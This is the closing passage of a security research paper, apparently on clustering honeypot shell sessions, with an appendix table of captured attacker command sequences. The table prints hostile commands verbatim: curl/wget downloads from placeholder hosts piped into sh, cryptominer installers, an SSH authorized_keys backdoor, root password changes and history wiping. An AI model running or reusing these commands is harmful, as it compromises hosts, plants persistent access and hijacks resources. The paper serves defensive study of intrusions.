[16] S. Bharadwaj and S. Shevade, "Explainable natural language to bash translation using abstract syntax tree," in *Proceedings of the 25th Conference on Computational Natural Language Learning*, 2021, pp. 258–267.

[17] Y. Goldberg, "Neural network methods for natural language processing," *Synthesis lectures on human language technologies*, vol. 10, no. 1, pp. 1–309, 2017.

Appendix A. Examples of Sessions

Tab. 2) shows some examples of original non-parsed sequences with the assigned clusters. The first rows represent instances of *reconnaissance* activity (Region 1): we can both observe the similarity within each cluster (e.g. cluster 1 contains very similar scripts which differs for random parameters) and a between-cluster closeness (e.g. cluster 0 is a truncated version of cluster 1).

In the following, we have examples of regions 2 and 3 (*reconnaissance*, *initial access* and *discovery*) and regions 4.a and 4.b (i) download, ii) decompress & set permissions, iii) install/exec, and iv) cleanup). We also report an example in which the algorithm fails: discussing region 4.a, the example 24.1 is misplaced and should intuitively be grouped with the other examples of region 1. On such a case, we might justify the failure with the aid of Fig. 5; both cluster 24 and 25 show a strong `cd` component, and this might have deceived the clustering algorithm.

TABLE 2: Examples of original sequences found in the clusters. We want to underline intra-cluster similarity (with exception of Cluster 24, which we justified using the heatmap) and inter-cluster distance/closeness according to dendrogram proximity.

Region	Cluster	Original sequence example
1	0.1	**cat** /proc/cpuinfo | **grep** processor | **wc** -l; **uname** -a;
1	0.2	**cat** /proc/cpuinfo | **grep** name | **wc** -l;
1	1.1	**cat** /proc/cpuinfo | **grep** name | **wc** -l; **echo** 'root:01KIKdnNqS8Y' | **chpasswd** | **bash**; **cat** /proc/cpuinfo | **grep** name | **head** -n 1 |; \\ **awk** '{print $4,$5,$6,$7,$8,$9;}' **free** -m | **grep** Mem | **awk** '{print $4,$5,$6,$7,$8,$9;}'; **ls** -lh $(which ls); **which** ls; **crontab** -l; **w**; \\ **uname** -m; **cat** /proc/cpuinfo | **grep** model | **grep** name | **wc** -l; **top**; **uname**; **uname** -a; **lscpu** | **grep** Model; **cd** && **rm** -rf .ssh && **mkdir** .ssh && \\ **echo** 'ssh-rsa $PubKeyHere$== mdrfckr' >> .ssh/authorized_keys && **chmod** -R go= ~/.ssh && **cd** ~;
1	1.2	**cat** /proc/cpuinfo | **grep** name | **wc** -l; **echo** -e 'password \nDRGJLQCEJXtk\nDRGJLQCEJXtk' | **passwd** | **bash**; \\ **echo** 'password \nDRGJLQCEJXtk\nDRGJLQCEJXtk\n' | **passwd**; **cat** /proc/cpuinfo; **grep** name | **head** -n 1 | \\ **awk** '{print $4,$5,$6,$7,$8,$9;}'; **free** -m | **grep** Mem | **awk** '{print $2,$3,$4,$5,$6,$7;}'; **ls** -lh $(which ls); **which** ls; **crontab** -l; **w**; \\ **uname** -m; **cat** /proc/cpuinfo | **grep** model | **grep** name | **wc** -l; **top**; **uname**; **uname** -a; **lscpu** | **grep** Model; **cd** && **rm** -rf .ssh && **mkdir** .ssh && \\ **echo** 'ssh-rsa $PubKeyHere$== mdrfckr' >> .ssh/authorized_keys && **chmod** -R go= ~/.ssh && **cd** ~;
1	3	**cd** ~/ && **rm** -rf .ssh && **mkdir** .ssh && **echo** 'ssh-rsa $PubKeyHere$== mdrfckr' >> .ssh/authorized_keys && **chmod** -R go= ~/.ssh && **cd** ~/; \\ **cat** /proc/cpuinfo | **grep** name | **wc** -l | **head** -c 30; **echo** 'root:0fmBP3GmttVj' | **chpasswd** | **bash**; **cat** /proc/cpuinfo | **grep** name | **head** -n 1 | \\ **awk** '{print $4,$5,$6,$7,$8,$9;}' | **head** -c 30; **free** -m | **grep** Mem | **awk** '{print $2,$3,$4,$5,$6,$7;}' | **head** -c 30; **ls** -lh $(which ls) | \\ **head** -c 100; **which** ls; **crontab** -l | **head** -n 5; w | **head** -c 1000; **uname** -m | **head** -c 30; **cat** /proc/cpuinfo | **grep** model | **grep** name | **wc** -l | **head** -c 30; **top** | \\ **head** -n 30; **uname** | **head** -c 30; **uname** -a | **head** -c 200; **lscpu** | **grep** Model | **head** -c 200;

2	6.1	**/ip** cloud print;
2	7.1	**/ip** cloud print; **ifconfig**; **uname** -a;
2	8.1	**cat** /proc/cpuinfo; **ps** | **grep** '[Mm]iner'; **ps** -ef | **grep** '[Mm]iner'; **ls** -la /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* /var/log/smsd.log /etc/smsd.conf* \\ /usr/bin/qmuxd /var/qmux_connect_socket /etc/config/simman /dev/modem* /var/config/sms/*; **echo** Hi | **cat** -n; **/ip** cloud print; **ifconfig**; **uname** -a;
2	8.2	**/ip** cloud print; **ifconfig**; **uname** -a; **cat** /proc/cpuinfo; **ps** | **grep** '[Mm]iner'; **ps** -ef | **grep** '[Mm]iner'; **ls** -la /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* \\ /var/log/smsd.log /etc/smsd.conf* /usr/bin/qmuxd /var/qmux_connect_socket /etc/config/simman /dev/modem* /var/config/sms/*;

3	15.1	**cd** /tmp; **rm** -rf x86_64; **wget** http://IP/x86_64; **curl** -O http://IP/x86_64; **chmod** 777 *; **./x86_64** x86_64; **pkill** xmirg; **pkill** Xorg; \\ **pkill** Opera; **pkill** x86;
3	15.2	**pkill** ip; **pkill** xmrig; **pkill** Opera; **pkill** x86; **pkill** docker; **pkill** java; **curl** -s -L http://$SITE$/setup_c3pool_miner.sh | LC_ALL=en_US.UTF-8 **bash** -s $SCRIPT$;
3	15.3	**echo** hivehcksfrom2mntagoyesme; **rm** -rf setup_c3pool_miner.sh; **pkill** java; **pkill** docker; **pkill** python; **pkill** screen; **pkill** Xorg; **pkill** xmrig; **pkill** Opera; \\ **pkill** lp; **pkill** ip; **pkill** x86_64; **pkill** x86; **curl** -s -L http://$SITE$/uninstall_c3pool_miner.sh | **bash** -s; **curl** -O http://$SITE$/setup_c3pool_miner.sh; \\ **wget** -L http://$SITE$/setup_c3pool_miner.sh; **busybox** wget http://$SITE$/setup_c3pool_miner.sh; **chmod** 777 *; **./setup_c3pool_miner.sh** $PARAM$;
3	16.1	**pkill** Xorg; **pkill** x11vnc; **uname** -a; **hive-passwd** 1423t245yt2t64hj3;
3	16.2	**hive-passwd** dayone1edfjqiyhnh3; **pkill** Xorg; **uname** -a;

4.a	20.1	**cd** /tmp; **rm** -rf a; **rm** -rf p; **wget** -U 'lolz' http://IP/x/p | **curl** -O -H 'User-Agent: lolz' -s http://IP/x/p; **chmod** 777 p; \\ **./p**; **rm** -rf p; **history** -c;
4.a	20.2	**cd** /var/tmp; **curl** -s -L -O IP/.billgates/.senpai.loader | **wget** –no-check-certificate IP/.billgates/.senpai.loader; \\ **chmod** 777 .senpai.loader; **./.senpai.loader**; **rm** -rf .senpai.loader; **history** -c; **rm** -rf ~/.bash_history;
4.a	24.1	**cd** ~ && **rm** -rf .ssh && **mkdir** .ssh && **echo** 'ssh-rsa $PubKeyHere$ == mdrfckr'>>.ssh/authorized_keys && **chmod** -R go= ~/.ssh && **cd** ~; \\ **cat** /proc/cpuinfo | **grep** name | **wc** -l | **head** -c 30;
4.a	25.1	**uname** -a; **cd** /dev/shm | **cd** /tmp | **cd** /var/run | **cd** /mnt; **wget** IP/krax | **curl** -o krax IP/krax; **tar** xvf krax; **cd** ._lul; **chmod** +x *; \\ **./krn**; **./krane** 1234;

4.b	28.1	**cd** /var/tmp; **rm** -rf /dev/shm/.x; **mkdir** /tmp/.tmp; **cd** /tmp/.tmp; **rm** -rf xmrig; **rm** -rf .black xmrig.1; **pkill** cnrig; **pkill** java; **killall** java; \\ **pkill** xmrig; **killall** cnrig; **killall** xmrig; **wget** ftp://IP/.black | **curl** -O ftp://IP/.black; **chmod** 777 .black; **./.black**; \\ **history** -c; **rm** -rf .bash_history; **~/.bash_history**;
4.b	29.1	**killall** -9 top; **killall** -9 update; **killall** -9 wget; **killall** -9 curl; **wget** http://IP/new/x -O- | **sh** | **curl** http://IP/new/x | \\ **sh**; **uname**; **ps** -x; **cat** /proc/cpuinfo; **free** -m;
4.b	29.2	**killall** -9 top; **killall** -9 update; **killall** -9 wget; **killall** -9 curl; **wget** http://IP/new/x -O- | **sh** | **curl** http://IP/new/x | \\ **sh**; **uname**; **ps** -x;
4.b	30.1	**curl** -s -L https://$SITE$/setup_c3pool_miner.sh | **bash** -s $SCRIPT$; **curl** -s -L http://$SITE$/uninstall_c3pool_miner.sh | **bash** -s; **pkill** Xorg;
4.b	30.2	**cat** /etc/issue; **curl** -s -L https://$SITE$/setup_c3pool_miner.sh | **bash** -s $SCRIPT$;